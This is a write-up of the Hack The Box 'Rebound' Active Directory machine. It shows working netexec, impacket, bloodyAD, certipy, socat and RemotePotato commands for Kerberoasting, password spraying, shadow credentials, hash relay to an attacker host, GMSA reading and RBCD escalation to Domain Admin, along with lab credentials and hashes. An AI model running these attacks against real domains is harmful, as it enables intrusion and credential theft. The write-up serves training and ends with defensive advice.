HTB Rebound CTF Writeup
Insane-rated Windows Active Directory box on Hack The Box. SMB RID-bruting leads to AS-REP roasting and Kerberoasting. BloodHound maps a path via shadow credentials and password spraying to ServiceMGMT. A RemotePotato cross-session relay captures a hash for GMSA read and RBCD-based domain compromise.

Challenge Summary
In the HTB Rebound CTF, we compromised a Windows AD domain by chaining together multiple misconfigurations and classic attacks. Starting with anonymous/guest SMB access, we enumerated user and machine accounts via RID‑brute forcing. We roasted “jjones” user account via AS‑REP and then kerberoasted “ldap_monitor” to recover valid credentials. With “ldap_monitor”, we mapped AD in Bloodhound and discovered an attack path through the ServiceMGMT group. Password spraying against oorend let us add ourselves to ServiceMGMT, granting control of the winrm_svc machine account via shadow credentials. After WinRM access, a cross‑session RemotePotato attack yielded tbrady’s hash, which we cracked and used to read the delegator$ GMSA password. Finally, RBCD against the DC machine account allowed us to impersonate and dump the domain’s Administrator hash—achieving Domain Admin.
SMB Server Enumeration
Three things to try when SMB is present, and no credentials:
- Authenticate with no username, no password (access denied):
1
2
3
4
5
$ nxc smb 10.10.11.231 -u '' -p '' --shares

SMB         10.10.11.231    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.231    445    DC01             [+] rebound.htb\:
SMB         10.10.11.231    445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED
- Authenticate with “guest” account and no password (that works):
1
2
3
4
5
6
7
8
9
$ nxc smb 10.10.11.231 -u 'guest' -p '' --shares

SMB         10.10.11.231    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.231    445    DC01             [+] rebound.htb\guest:
SMB         10.10.11.231    445    DC01             [*] Enumerated shares
SMB         10.10.11.231    445    DC01             Share           Permissions     Remark
SMB         10.10.11.231    445    DC01             -----           -----------     ------
SMB         10.10.11.231    445    DC01             ADMIN$                          Remote Admin
<SNIP>
- Authenticate with a random username, no password (that also works):
1
2
3
4
5
6
7
8
9
$ nxc smb 10.10.11.231 -u 'SimplyDoesNotExist' -p '' --shares

SMB         10.10.11.231    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.231    445    DC01             [+] rebound.htb\SimplyDoesNotExist: (Guest)
SMB         10.10.11.231    445    DC01             [*] Enumerated shares
SMB         10.10.11.231    445    DC01             Share           Permissions     Remark
SMB         10.10.11.231    445    DC01             -----           -----------     ------
SMB         10.10.11.231    445    DC01             ADMIN$                          Remote Admin
<SNIP>
Username Enumeration
Authenticated to the SMB server, two ways to enumerate users:
- The
--usersflag (returned nothing):
1
2
3
$ nxc smb 10.10.11.231 -u 'SimplyDoesNotExist' -p '' --users
SMB         10.10.11.231    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.231    445    DC01             [+] rebound.htb\SimplyDoesNotExist: (Guest)
- The
--rid-bruteflag (works in most cases from my experience):
1
2
3
4
5
6
7
8
9
$ nxc smb 10.10.11.231 -u 'SimplyDoesNotExist' -p '' --rid-brute 10000
SMB         10.10.11.231    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.231    445    DC01             [+] rebound.htb\SimplyDoesNotExist: (Guest)
SMB         10.10.11.231    445    DC01             498: rebound\Enterprise Read-only Domain Controllers (SidTypeGroup)

<SNIP>

SMB         10.10.11.231    445    DC01             7686: rebound\tbrady (SidTypeUser)
SMB         10.10.11.231    445    DC01             7687: rebound\delegator$ (SidTypeUser)
With the list of users returned by netexec, I used my trusted, superior text editor (sublime text) to create a users.txt file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Administrator
Guest
krbtgt
DC01$
ppaul
llune
fflock
jjones
mmalone
nnoon
ldap_monitor
oorend
winrm_svc
batch_runner
tbrady
delegator$
LDAP Server Enumeration
AsRepRoasting
With the users obtained from the enumeration on the SMB server, I could get a hash for jjones on ldap via ASRepRoasting:

The command looks like this:
1
nxc ldap 10.10.11.231 -u users.txt -p '' --asreproast asrepraost.log
I tried cracking the hash, but it seems like it’s impossible to crack it.
Kerberoasting
However, it’s possible to perform a kerberoasting attack (even tho we’re unauthenticated at the moment) by leveraging the fact that “jjones” is AsRepRoastable.
Simply amazing.
We can perform the same attack using both netexec and impacket.
- Using netexec:
1

nxc ldap 10.10.11.231 -u jjones -p '' --no-preauth-targets users.txt --kerberoasting output.txt
This will use jjones (AsRepRoastable) to perform the kerberoast attack against the users in the users file.
- Using Impacket:
1
GetUserSPNs.py -no-preauth jjones -usersfile users.txt rebound.htb/
This will do the same thing.
From NetExec, we can see they skip the machine accounts (usually not crackable anyways). They get only the tgs for “ldap_monitor” user:
Impacket, however, does not care. They return all users they can get including krbtgt, dc01$ and delegator$:

Hash Cracking
I tried running hashcat against the hash generated by netexec (saved to output.txt) but apparently it is broken. Hashcat couldn’t understand it. The hash from impacket, however, is fine. Odd.

The hashcat command looks like this:
1
hashcat -m 13100 impacket-kerberoast.log /usr/share/wordlists/rockyou.txt
And now, we have new credentials:
1
2
Username: ldap_monitor
Password: 1GR8t@$$4u
Bloodhound Enumeration
I then proceeded to enumerate the AD environment with bloodhound:

I added the -k flag (authenticate using kerberos) because normal NTLM authentication seemed to be failing:
1
nxc ldap 10.10.11.231 -u ldap_monitor -p '1GR8t@$$4u' --bloodhound -c All --dns-server 10.10.11.231 -k
When searching for the quickest path to domain admin, an interesting potential attack path shows up (user tbrady can read the GMSA password for delegator$, that has delegation over dc01 machine account):

But how can we get to tbrady in the first place?
As I couldn’t see a clear path to get to tbrady, and taking into consideration that tbrady’s last logon was today (maybe, in this engagement, there is some automated script executing a task as tbrady):

I started to look for ways to connect to the machine, remotely. I looked up the Remote Management Users group (members of this group are allowed to use winrm to connect to the machine), and the only user there is “winrm_svc”:

It’s only natural to add “winrm_svc” to High-value targets so I can have a better view on how to get to this user via bloodhound.
I added the winrm_svc user to High-Value targets by right-clicking on its blob and selecting the appropriate option.
Then, by using the “shortest path to tier zero / high value targets” cypher query in bloodhound, among the mess in the result, I found this path:

It appears that the “ServiceMGMT” group has GenericAll over the Service Users OU, which contains winrm_svc. That means, if we are able to get to a user in ServiceMGMT, we can ultimately control winrm_svc by abusing the GenericAll privilege over the Service Users OU (the privilege will inherit to the users in the OU, in this case, winrm_svc)
Great. Now, how to get to the ServiceMGMT group?
There are two members (user accounts) in the group:
ppaul
fflock
And there is one peculiar user that has AddSelf to the group (means that they are not part of the group per-se, but can add themselves to it):
- oorend
As oorend is the only one that is highlighted from the crowd (everyone else is member of the group, wheras oorend has the AddSelf privilege), I went straight into looking for ways to compromise their account.
However, there is none, apparently. And I could say the same for the other two users.
Password Spraying
Then I took a step back and said, well… I have a valid user password, and a wordlist of all the users in the domain, so I might as well perform a password spraying using that password to see if there’s password reuse in the domain!
Sure enough, got a hit for “oorend”:

The command:
1
nxc ldap 10.10.11.231 -u users.txt -p '1GR8t@$$4u' -k --continue-on-success
New Credential:
1
2
Username: oorend
Password: 1GR8t@$$4u
So now I can use the login for oorend to add myself to the ServiceMGMT group, to take control over the Service Users OU and either change the password for winrm_svc or perform a shadow credential attack and grab the NTLM password hash for the user.
Initial Access
I first added myself to the ServiceMGMT group using bloodyad:
1
2
3
$ bloodyAD.py --host dc01.rebound.htb --dc-ip 10.10.11.231 -d rebound.htb -u 'oorend' -p '1GR8t@$$4u' --kerberos add groupMember "ServiceMGMT" "oorend"

[+] oorend added to ServiceMGMT
Then, I used dacledit from Impacket to give myself GenericAll over the Service Users OU, with object inheritance so I would also get GenericAll over the objects in the OU (including winrm_svc):

The command looks like this:
1
dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal 'oorend' -target-dn 'OU=SERVICE USERS,DC=REBOUND,DC=HTB' 'rebound.htb'/'oorend':'1GR8t@$$4u' -k -use-ldaps
With these prerequisites, we should now be able to both:
Change password for winrm_svc and log in as the user (would not recommend if in a real engagement because that could potentially break things in the environment, e.g. a script is set up to log in to that account using a specific password and now the password has been changed to something else)
Perform a Shadow Credentials attack against the user, and obtain their NTLM password hash.
To perform a shadow credentials attack, I used certipy-ad:

The command:
1
certipy shadow -u [email protected] -p '1GR8t@$$4u' -k -dc-ip 10.10.11.231 -dc-host dc01.rebound.htb -account winrm_svc auto
And if you wanted to change the password for the user, you could use bloodyAD to do the job:
1
2
3
$ bloodyAD.py --host dc01.rebound.htb --dc-ip 10.10.11.231 -d rebound.htb -u 'oorend' -p '1GR8t@$$4u' --kerberos set password "winrm_svc" "BehindSecurity@2025"

[+] Password changed successfully!
Anyways, with that said, we now have the credentials for winrm_svc and we should be able to log in to the machine now.
New Credential:
1
2
Username: winrm_svc
NTLM: 4469650fd892e98933b4536d2e86e512
And then just use evil-winrm to connect to the machine:

The command:
1
evil-winrm -i 10.10.11.231 -u winrm_svc -H 4469650fd892e98933b4536d2e86e512
Lateral Movement
Escalating from “winrm_svc” to “tbrady”
With winrm access to the machine, I started to enumerate it:

By running the ps command, something odd… There’s someone else logged in to the machine (you can see by the highlighted different session ID number). To enumerate this, we can use qwinsta.
When you connect over WinRM (for example with Evil‑WinRM), you’re given a Network logon token (LogonType 3). Network logons:
Don’t create an Interactive or RemoteInteractive (RDP) session on the host.
By default, are subject to UAC remote restrictions (LocalAccountTokenFilterPolicy=0), which strip out most administrative privileges from your token.
Because qwinsta and query user rely on the Terminal Services APIs (WTSEnumerateSessions/WTSQuerySessionInformation) to list sessions, they only work when your process is in a true TS session with the right privileges. A Network logon token has no such session context, so you get:
1
qwinsta.exe : No session exists for *
The Microsoft docs even warn that if Remote Desktop Services isn’t running or your process isn’t in a TS session, calls to WTSQuerySessionInformation will fail. That’s exactly what a Network logon looks like under the hood.
By contrast, when you run:
1
.\RunasCs.exe x x "qwinsta" -l 9
You’re asking Windows to perform a NewCredentials logon (LogonType 9). NewCredentials:
Clones your local interactive session token for local access
Uses the supplied credentials only for outbound network connections
Because your process now has a genuine TS session context with full privileges, qwinsta can enumerate session 0 (services) and session 1 (console) as expected, as you can see from the screenshot below:

This confirms that there is another user logged in to the machine, and also informs us the username (tbrady):
1
2
3
SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE

console           tbrady                    1  Active
With that, we can perform a cross-session attack to grab the hash for “tbrady”.
I grabbed RemotePotato, and uploaded it to the remote machine.
Then, in my local attacking machine I started socat, redirecting the traffic to the victim’s machine on port 9999 (this will be used by RemotePotato):
1
sudo socat tcp-listen:135,fork,reuseaddr tcp:10.10.11.231:9999
On the victim machine, I executed RemotePotato like so:

The command looks like this:
1
.\RemotePotato0.exe -m 2 -r attacker-ip -x attacker-ip -p 9999
Immediately, I got the hash for “tbrady”:
1
tbrady::rebound:7795352f5a0ad56e:e1be2bd66a56de3d53283fce438e0dbc:010100000000000009a3fa1a6eeddb01ce61cf78eba89f370000000002000e007200650062006f0075006e006400010008004400430030003100040016007200650062006f0075006e0064002e006800740062000300200064006300300031002e007200650062006f0075006e0064002e00680074006200050016007200650062006f0075006e0064002e006800740062000700080009a3fa1a6eeddb01060004000600000008003000300000000000000001000000002000007d03943c6b6900e0ff24835f14a55d750570fe664b149ee54a5e9a37b81fc3a20a00100000000000000000000000000000000000090000000000000000000000
I was able to crack the hash using hashcat:
1
hashcat tbrady.hash /usr/share/wordlists/rockyou.txt
With that, new credentials:
1
2
Username: tbrady
Password: 543BOMBOMBUNmanda
Reading GMSA passwords
As you can recall, tbrady can read the GMSA password for DELEGATOR$:

So, I used NetExec to do the job:
1
2
3
4
5
6
$ nxc ldap 10.10.11.231 -u tbrady -p '543BOMBOMBUNmanda' --gmsa

LDAP        10.10.11.231    389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb) (signing:Enforced) (channel binding:Always)
LDAP        10.10.11.231    389    DC01             [+] rebound.htb\tbrady:543BOMBOMBUNmanda
LDAP        10.10.11.231    389    DC01             [*] Getting GMSA Passwords
LDAP        10.10.11.231    389    DC01             Account: delegator$           NTLM: c5c2c04a2590c117fa9e1a07a110dad3     PrincipalsAllowedToReadPassword: tbrady
New credentials:
1
2
Username: delegator$
NTLM: c5c2c04a2590c117fa9e1a07a110dad3
Vertical Privilege Escalation
The delegator$ user has the AllowedToDelegate privilege over the DC machine account:

However, a normal constrained delegation will fail. To proceed with the attack, it’s a matter of a Resource-Based Constrained Delegation.
First I use rbcd.py from Impacket to allow ldap_monitor to delegate from delegator$

The command:
1
rbcd.py -delegate-from 'ldap_monitor' -delegate-to 'delegator$' -dc-ip 'dc01.rebound.htb' -action 'write' -k -hashes :c5c2c04a2590c117fa9e1a07a110dad3 'rebound.htb'/'delegator$' -use-ldaps
Then I get a service ticket for the browser SPN (delegator$’s SPN), as ldap_monitor but impersonating dc01:

The command:
1
getST.py -spn 'browser/dc01.rebound.htb' -impersonate 'dc01' 'rebound.htb/ldap_monitor:1GR8t@$$4u'
Finally, I get another service ticket, this time impersonating dc01 on the http SPN (from dc01) as delegator$ but using the additional service ticket that we just got:

The command:
1
getST.py -spn 'http/dc01.rebound.htb' -impersonate 'dc01' 'rebound.htb/delegator$' -hashes :c5c2c04a2590c117fa9e1a07a110dad3 -additional-ticket dc01\@browser_dc01.rebound.htb\@REBOUND.HTB.ccache
If I describe the ticket, I can see that it is forwardable now, and that means I can use it on the dc:

I use the ticket to dump hashes from the domain with impacket’s secretsdump:

With that I have the NTLM hash for Administrator:
1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:176be138594933bb67db3b2572fc91b8:::
And can log in to the machine via winrm using the hash:
1
evil-winrm -i 10.10.11.231 -u administrator -H 176be138594933bb67db3b2572fc91b8
Conclusion
This engagement highlights how layered, “low‑noise” attacks can escalate from guest enumeration to full Domain Admin without initial high‑privilege credentials. Key takeaways:
- Anonymous/Guest Access: Even minimal SMB or LDAP access can reveal critical enumeration vectors—disable or tightly restrict it.
- Kerberos Attacks: AS‑REP and Kerberoasting remain reliable against accounts lacking pre‑authentication or using weak service‑account passwords—enforce strong password policies and monitor abnormal ticket requests.
- Bloodhound Visibility: Proactive mapping of privileges (e.g. GenericAll, AddSelf) can reveal attack paths; regularly audit and remove unnecessary group privileges.
- Password Spraying: Reused passwords across service accounts can pivot an attacker—implement unique, complex credentials and lockout policies.
- Shadow Credentials & RBCD: Resource‑based constrained delegation and certificate‑based credential injection can bypass conventional defenses—monitor delegation settings and audit service‑account configurations.
By systematically chaining reconnaissance, credential harvesting, and abuse of AD features, we demonstrated a stealthy path to compromise. Defenders should layer hardening, monitoring, and least‑privilege controls to disrupt such multi‑stage attacks.